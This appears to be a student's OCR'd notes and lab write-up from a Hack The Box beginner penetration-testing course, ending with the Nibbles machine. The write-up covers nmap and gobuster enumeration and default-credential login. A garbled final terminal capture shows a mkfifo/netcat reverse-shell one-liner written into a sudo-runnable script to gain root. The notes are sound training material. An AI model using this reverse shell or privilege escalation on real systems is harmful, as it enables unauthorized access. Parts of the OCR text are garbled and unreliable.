ISSACK WAITHAKA cs-sa07-24085

Info sec overview

- It is the practice of protecting data from unauthorized access
- Risk management focus on implementation of policies without negatively affecting an organizations business operations
- Red team focuses on attacking, breaking into an organizations to identify potential vulnerabilities while blue team focuses on defending, by analyzing the risks. Coming up with policies etc.
- A pentester helps an organization identify risks in its networks

Getting started with a pentest Distro

- The choice for a distro is for personal preferences
- We can set up our distro as the base os or dual boot or even install it virtually
- In this module I started the HTB machine to become familiar with it

Staying Organized

- When attacking, we should have a clear folder to save data from the attack
- Note taking is very crucial when doing a pentest. Some of the note taking tools in linux include cherrytree, vscode etc.

Connecting Using VPN

- A virtual private network (VPN) allows us to connect to a private network and acess resources as if we are directly connected to the target private network
- I connected to the HTB vpn

Common terms


- Shell is a program that takes input from the user via a keyboard and passes these commands to the os to perform a specific function
- Bourne Again Shell (Bash) is used as a shell to interact with the OS
- Port are virtual points where network begins and end
- Each port has a number which is used to access specific services or applications running on target devices

Basic tools


- Secure shell(ssh) it a protocol on port 22 that allows access to a computer remotely
- Netcat is a utility for interacting with TCP/UDP ports, but it is mainly used for connecting to shells.
- Vim is a text editor that can be used to write code or editing files

Optional exercise

1.




- I ran Netcat to connect to port 51431 which was provided and it sent us a banner



Service Scanning

- Service is a program running on a computer that perform useful functions
- Ips are used to uniquely identify a computer on a networks
- Nmap is one of the tool used to scan and gather more information about a target device
- To specify sripts we use -sC

Questions



```
### Actions Edit View Help

| Comparison | C
```



- I perfomed an nmap scan and got

```
File Actions Edit View Help


(dylan@kali)-[-/Downloads]
sudo mmap -sv 10.129.161.27
[sudo] password for dylan:
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-05-23 06
:26 EAT

Nmap scan report for 10.129.161.27
Host is up (0.15s latency).
Not shown: 993 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.201 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apach httpd 2.4.41 ((Ubuntu))
139/tcp open nethios-ssn Samba smbd 4.6.2
445/tcp open nethios-ssn Samba smbd 4.6.2
425/24/tcp open telnet Linux telnetd
8880/tcp open htlp Apach Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds

[dylan@kali)-[-/Downloads]
```


3.



- To list the share available I used



- The next step was to connect available shares to bob, I used Welcome1 as the password which was provided in the notes




Web Enumeration


- Gobuster or ffuf are tools used to discover hidds directories or files on a webserver.
- gobuster dir -u http://<ip> -w <wordlists>


Questions


1.




I went to look for files that are not supposed to be accessed which are stored in the robots.txt. I found the admin file page and decided to explore it more futher









Public Exploits

- After identifying running services in ports using nmap, the next step is to look for any applications/services that have any public exploits
- We can google for the application name with exploit to see any results
- We can also use a tool called searchsploit.
- Metasploit contains many bilt-in exploits for many public vulnerabilities

Questions

```
Target: 94.237.56.213:44292 
Life Left: 58 minute(s)


+ 1  Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)

HTB(my_f1r57_h4ck)

| Submit | Hint | Hi
```



- the ip address took me to this website. A simple plugin 2.7.10



- I went to metasploit to search for any exploit that maybe present and got $\boldsymbol{1}$

```
ist:x:38:38'Mailing List Manager:/var/list/usr/sbin/nologin
inst:x:38:38'Mailing List Manager:/var/list/usr/sbin/nologin
inats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
inats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
inpt:x:41:1012:MyGlk_SystemSystemstent:/usr/sbin/nologin
inpt:x:100:65534:/nonexistent:/usr/sbin/nologin
inpt:x:100:65534:/nonexistent:/usr/sbin/nologin
inpt:x:100:65534:/nonexistent:/usr/sbin/nologin
inpt:x:100:65534:/nonexistent:/usr/sbin/nologin
inpt:xistend-timesync:x:102:103:systemd Resolver,.../run/systemd:/usr/sbin/nologin
inpt:xistend-timesync:x:102:103:systemd Resolver,.../run/systemd:/usr/sbin/nologin
inpt:xistend-resolve:x:104:106:systemd Resolver,.../run/systemd:/usr/sbin/nologin
inpt:xistend-resolve:x:104:106:systemd Resolver,.../run/systemd:/usr/sbin/nologin
inpt:xistend-resolver:x:104:106:systemd Resolver,.../run/systemd:/usr/sbin/nologin
inpt:xistend-resolver:x:102:103:systemd Resolver,.../run/systemd:/usr/sbin/nologin
inpt:xistend-resolver:x:104:106:systemd Resolver,.../run/systemd:/usr/sbin/nologin
inpt:xistend-resolver:x:104:106:systemd Resolver,.../run/systemd:/usr/sbin/nologin
inpt:xistend-resolver:x:104:106:systemd Resolver,.../run/systemd-resolver:x:104:106:systemd Resolver,.../sbin/nologin
inpt:xistend-resolver:x:104:106:systemd Resolver,.../sbin/nologin
inpt:xistend-resolver:x:104:106:systemd Resolver,.../sbin/nologin
inpt:xistend-resolver:x:104:106:systemd Resolver,.../sbin/nologin
inpt:xistend-resolver:x:104:106:syst
```

Types of shells

- Can be used as a method of accessing a compromised
- We have:
- 1. Bind shell which which waits for us to connect to it and gives control once we do


- 2. reverse shell connects back to our system and gives us control through a reverse connection
- 3. Web shell Communicate through a web server, accepts our commands and execute them and print them back

Privilege Escalation


- This is an attack aiming to gain Unauthorized higher-level acceess within a security system
- If we encounter a server running on an old os we could start by looking for potential kernel vulnerabilities that may exist
- we could do the same for softwares


Questions






- I was able to login through ssh to the machine





- for this the first step wad to navigate to the ssh directory to find for the private key



- I copy pasted, saved it to my local machine as id rsa and change mod to


```
logout
Connection to 83.136.251.244 closed.

(dylan@kali)-[~/Documents/cyber_shujaa]

$ ls
id_rsa_'week 1' week2

(dylan@kali)-[~/Documents/cyber_shujaa]
```

-Then I logged in to root using the key




Transferring files


- We can use Python HTTP server then use wget or curl to download files om a remote host
- We can use base64 to bypass a firewall preventing us from downloading a file

Nibbles Unumeration

Questions

1.






Nibbles – web footprint

- What web is used to identify the web application used


Nibbles - initial Foothold

- I navigated to the ip and got to this page




- this was its page source information

- I navigated to the nibbleblog and was taken to this site




I also did a gorbster search to look for any other hidden directories and this were my results


I navigated to the admin.php and found a login page



I logged in with the credential username: admin Password: nibbles


question





Nibbles Escalation

Questions



```
dylan@kali: ~/Documents/cyber_shujaa/linE
File Actions Edit View Help
                                                                                                                                                                                                                               (dylan⊛kali)-[~/Documents/cyber_shujaa/linE]

$\square$ python3 -m http.server 8080
                                                                                                                                                                                                                              Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ... 10.129.26.242 - - [23/May/2024 21:42:26] "GET /LinEnum.sh HTTP/1.1" 200 -
                             # Remove Temporary Files
rm /tmp/osrelease /tmp/who /tmp/ramcache /tmp/diskusage
                                                                                                                                                                                                                                  -$ nc -lvnp 5555
                                                                                                                                                                                                                             listening on [any] 5555 ...
connect to [10.10.14.94] from (UNKNOWN) [1
0.129.26.242] 57962
                           fi
shift $(($OPTIND -1))
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>61 | nc 10.10.16.4
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>61 | nc 10.10.14.9
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>61 | nc 10.10.14.9
nibbler@Nibbles:/home/nibbler/personal/stuff$ nano monitor.sh
error opening terminal: unknown.
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo vi monitor.sh
sudo vi monitor.sh
                                                                                                                                                                                                                               # 1d
wid=0(root) gid=0(root) groups=0(root)
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@Nibbles:/home/nibbler/personal/stuff# cd root
                                                                                                                                                                                                                              tootambbess./nome/nabotet/personal/stuff# to foot
def root
bash: cd: root: No such file or directory
rootaMibbles:/home/nibbler/personal/stuff# cd /root
cd /root
rootaMibbles:-# ls -la
                             sudo vi monitor.sh
[sudo] password for nibbler: nibbles
                                                                                                                                                                                                                           rootSMibbles:-# ls -la
ls -la
total 28
drwx — 4 root root 4096 Mar 12 2021 .
drwxr-xxr-x 23 root root 4096 Mar 12 09:51 ..
-rw — 1 root root 0 Dec 29 2017 .bash_history
-rw-r-r 1 root root 3106 Oct 22 2015 .bashrc
drwx — 2 root root 4096 Dec 10 2017 .cache
drwxr-xxr-x 2 root root 4096 Dec 10 2017 .nann
-rw-r-r - 1 root root 148 Aug 17 2015 profile
-rwx — 1 root root 33 Mar 12 2021 root.txt
cat root.txt
                            sudo: 3 incorrect password attempts nibbler@Miibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stufff#monitor.sh 'unknown': I need something more specific. /home/nibbler/personal/stuff#monitor.sh: 26: /home/nibbler/personal/stuff#monitor.sh: 36: /home/nibbler/persona/stuff#monitor.sh: 36: /home/nibbler/persona/nome/nibbler/personal/stuff#monitor.sh: 43: /home/nibbler/persona
```

Knowledge check

Questions

